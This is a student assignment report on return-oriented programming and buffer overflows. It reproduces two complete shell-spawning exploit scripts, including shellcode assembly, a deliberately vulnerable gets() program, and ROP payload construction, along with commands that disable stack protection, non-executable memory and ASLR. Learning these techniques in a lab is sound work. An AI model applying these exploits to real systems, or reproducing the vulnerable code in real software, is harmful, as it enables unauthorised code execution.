

Return Oriented Programing

The goal of this assignment was to make our-self familiar with the software breaches and what are the types of vulnerabilities that can occur, how they take place etc. It also introduces us about the Return Oriented Programing (ROP) that attacker can utilize to harm software.

Before going into coding details lets us familiarize our self with what Return Oriented Programing is.

Return Oriented Programing is the advance version of Stack Smashing attack. It utilizes buffer overflow technique to gain control over the users application. Because of the overflow it overwrites on the return address whose purpose is to navigates to the calling function in normal circumstances but in ROP this return address get modified by the data pushed by the adversary. In our case return address in the victim.c program will be overwritten by the address that returns to /bin/sh that loads the shell.

The kind of software vulnerabilities and their counter measures are

- i) Stack Smashing Protector
- ii) Executable Space protection
- iii) Address Space Layout Randomization

- i) Stack Smashing is the technique where the attacker overflows the buffer in the stack by writing the data on the area outside of the buffer size. This causes the corruption of the data of the adjacent buffer and leading unpredictable behavior in the program. The modern compiler rearranges the makes this overflow less vulnerable by doing runtime integrity check as well as rearrangement of the stack layout.
In order to achieve our goal we disable the Propolice by using the command

`$ gcc -fno-stack-protector -o victim victim.c`

- ii) Executable Space Protection is protecting the certain space in memory to be non-executable. Having this feature helps to prevent the buffer overflow attacks that would inject the malicious code, which is already discussed above. Trying to execute those space causes exception preventing the attack.

To disable the executable space protection we run
\$ execstack -s victim

- iii) Address Space Layout Randomization randomizes the stack location on every run of the program. Thus even after knowing the return address there will be no clue what to put there.
Finally the ASLR is disabled using the command
setarch `arch` -R ./victim

One of the test I performed following the instruction given for ASLR was:

```
indrajit@indrajit-VirtualBox: ~/Desktop/ComputerSecurity
indrajit@indrajit-VirtualBox:~/Desktop/ComputerSecurity$ sp=`ps --no-header -C victim -o esp`
indrajit@indrajit-VirtualBox:~/Desktop/ComputerSecurity$ echo $sp
91e522c8
indrajit@indrajit-VirtualBox:~/Desktop/ComputerSecurity$ a=`printf %016x $((0x7ff$sp+184)) | tac -r -s..'
indrajit@indrajit-VirtualBox:~/Desktop/ComputerSecurity$ echo $a
8023e591ff7f0000
indrajit@indrajit-VirtualBox:~/Desktop/ComputerSecurity$ ( ( cat shellcode ; printf %080d 0 ; echo $a ) | xxd -r -p ; cat ) > pip
```

```
indrajit@indrajit-VirtualBox:~/Desktop/ComputerSecurity$ ./victim
What's your name?
Hello, _H1...H1.../bin/sh!
```

fig 1

On fig1 we can see two terminal windows, on left we can see some random value being printed out after the word Hello and on the right window we see the command ((cat shellcode ; printf %080d 0 ; echo \$a) | xxd -r -p ; cat) > pip. What this example shows is after executing the victim.c program on the left terminal it waits for the input and after running above mentioned command on the right terminal it actually finds the base pointer address of the stack frame and pushes the shellcode as well as 40 bytes of zero values on the stack causing overflow and the return address get modified so that it points to bin/sh resulting the abnormal behavior in the program. In left terminal that automatically prints out Hello with garbage values/bin/sh! indicates that it is being navigated to shell.

Executing classic.sh and rop.sh files

Classic.sh

```
#!/bin/bash
```

```
# Ben Lynn 2012
```

```
# Demonstrates a classic buffer overflow exploit.
```

```
# Works on Ubuntu 12.04 on x86_64.
```

```
# Setup temp dir.
```

```
origdir=`pwd`
```

```
tmpdir=`mktemp -d`  
cd $tmpdir  
echo temp dir: $tmpdir
```

A C program that wraps position-independent assembly that launches a shell.

```
echo compiling shell launcher...  
cat > launch.c << "EOF"  
int main(int argc, char **argv) {  
    asm("\n  
needle0: jmp there\n\  
here: pop %rdi\n\  
xor %rax, %rax\n\  
movb $0x3b, %al\n\  
xor %rsi, %rsi\n\  
xor %rdx, %rdx\n\  
syscall\n\  
there: call here\n\  
.string \"/bin/sh\""\n\  
needle1: .octa 0xdeadbeef\n\  
");  
}  
EOF  
gcc -o launch launch.c
```

Extract the machine code into a file named "shellcode".

```
echo extracting shellcode...  
addr=0x`objdump -d launch | grep needle0 | cut -d\ -f1`  
addr=$((addr-0x400000))  
echo ...shellcode starts at offset $addr  
# The redirection is for older versions of xxd, which seem to write nothing to  
# the output file when -p is present.  
xxd -s$addr -l32 -p launch > shellcode
```

Here's the victim program. It conveniently prints the buffer address.

```
echo compiling victim...  
cat > victim.c << "EOF"  
#include <stdio.h>  
int main() {  
    char name[64];  
    printf("%p\n", name); // Print address of buffer.  
    puts("What's your name?");  
    //fgets(name, sizeof(name), stdin);  
    gets(name);
```

```
printf("Hello, %s!\n", name);
return 0;
}
EOF
cat victim.c
gcc -fno-stack-protector -o victim victim.c
echo disabling executable space protection...
execstack -s victim
echo finding buffer address...
addr=$(echo | setarch $(arch) -R ./victim | sed 1q)
echo ...name[64] starts at $addr
echo exploiting victim...
a=`printf %016x $addr | tac -rs..`
```

```
# Attack! Overflow the buffer to start a shell.
# Hit Enter a few times, then enter commands.
```

```
( ( cat shellcode ; printf %080d 0 ; echo $a ) | xxd -r -p ; cat ) | setarch `arch` -R
./victim
```

```
# Clean up temp dir.
```

```
echo removing temp dir...
cd $origdir
rm -r $tmpdir
```

rop.sh

```
#!/bin/bash
# Ben Lynn 2012
```

```
# Demonstrates a buffer overflow exploit that uses return-oriented programming.
# Unlike the other script, executable space protection remains enabled
# throughout the attack.
# Works on Ubuntu 12.04 on x86_64.
```

```
# Setup temp dir.
```

```
origdir=`pwd`
tmpdir=`mktemp -d`
cd $tmpdir
echo temp dir: $tmpdir
```

```
# Find the addresses we need for the exploit.
```

```

echo finding libc base address...
cat > findbase.c << "EOF"
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
int main() {
    char cmd[64];
    sprintf(cmd, "pmap %d", getpid());
    system(cmd);
    return 0;
}
EOF
gcc -o findbase findbase.c
libc=/lib/x86_64-linux-gnu/libc.so.6
base=0x$(setarch `arch` -R ./findbase | grep -m1 libc | cut -f1 -d' ')
echo ...base at $base
system=0x$(nm -D $libc | grep '\<system\>' | cut -f1 -d' ')
echo ...system at $system
exit=0x$(nm -D $libc | grep '\<exit\>' | cut -f1 -d' ')
echo ...exit at $exit
gadget=0x$(xxd -c1 -p $libc | grep -n -B1 c3 | grep 5f -m1 | awk '{printf"%x\n",$1-1}')
echo ...push-RDI gadget at $gadget

```

Here's the victim program. It conveniently prints the buffer address.

```

echo compiling victim...
cat > victim.c << "EOF"
#include <stdio.h>
int main() {
    char name[64];
    printf("%p\n", name); // Print address of buffer.
    puts("What's your name?");
    gets(name);
    printf("Hello, %s!\n", name);
    return 0;
}
EOF
cat victim.c
gcc -fno-stack-protector -o victim victim.c
addr=$(echo | setarch $(arch) -R ./victim | sed 1q)
echo ...name[64] starts at $addr

```

Attack! We can launch a shell with a buffer overflow despite executable

```

# space protection.
# Hit Enter a few times, then enter commands.

echo exploiting victim...
( (
echo -n /bin/sh | xxd -p
printf %0130d 0
printf %016x $((base+gadget)) | tac -rs..
printf %016x $((addr)) | tac -rs..
printf %016x $((base+system)) | tac -rs..
printf %016x $((base+exit)) | tac -rs..
echo
) | xxd -r -p ; cat) | setarch `arch` -R ./victim
#( ( cat shellcode ; printf %080d 0 ; echo $a ) | xxd -r -p ; cat ) | setarch `arch` -R
./victim
# Clean up temp dir.

echo removing temp dir...
cd $origdir
rm -r $tmpdir

```

Below included are the screenshot of the result obtained after executing the given .sh file in the article.

```

Indrajit@Indrajit-VirtualBox: ~/Desktop/ComputerSecurity
return 0;
}
victim.c: In function 'main':
victim.c:7:3: warning: 'gets' is deprecated (declared at /usr/include/stdio.h:63
8) [-Wdeprecated-declarations]
    gets(name);
    ^
/tmp/cctx8g4Y.o: In function 'main':
victim.c:(.text+0x30): warning: the 'gets' function is dangerous and should not
be used.
disabling executable space protection...
finding buffer address...
...name[64] starts at 0x7fffffffdee0
exploiting victim...
0x7fffffffdee0
What's your name?

Hello, _H1♦♦;H1♦H1♦♦♦♦♦/bin/sh!


ls
launch launch.c shellcode victim victim.c

```

fig 2

The above image we can see the result after running the classic.sh code. After hitting enter couple of times it was confirmed that we are shell. Doing ls command we could

see the list of the documents. It shows that classic way of overwriting the buffer navigating the return address to bin/sh address.



```
indrajit@indrajit-VirtualBox: ~/Desktop/ComputerSecurity
char name[64];
printf("%p\n", name); // Print address of buffer.
puts("What's your name?");
gets(name);
printf("Hello, %s!\n", name);
return 0;
}
victim.c: In function 'main':
victim.c:6:3: warning: 'gets' is deprecated (declared at /usr/include/stdio.h:63
8) [-Wdeprecated-declarations]
    gets(name);
    ^
/tmp/cc4T00lf.o: In function 'main':
victim.c:(.text+0x30): warning: the 'gets' function is dangerous and should not
be used.
...name[64] starts at 0x7fffffffdee0
exploiting victim...
0x7fffffffdee0
What's your name?

Hello, /bin/sh!

removing temp dir...
indrajit@indrajit-VirtualBox:~/Desktop/ComputerSecurity$
```

fig 3

How ever I tried to make the rop.sh work but because of some technical difficulties I wasn't able to get the expected result that was to run the shell.

References

- 1) Wikipedia
- 2) <http://crypto.stanford.edu/~blynn/rop/>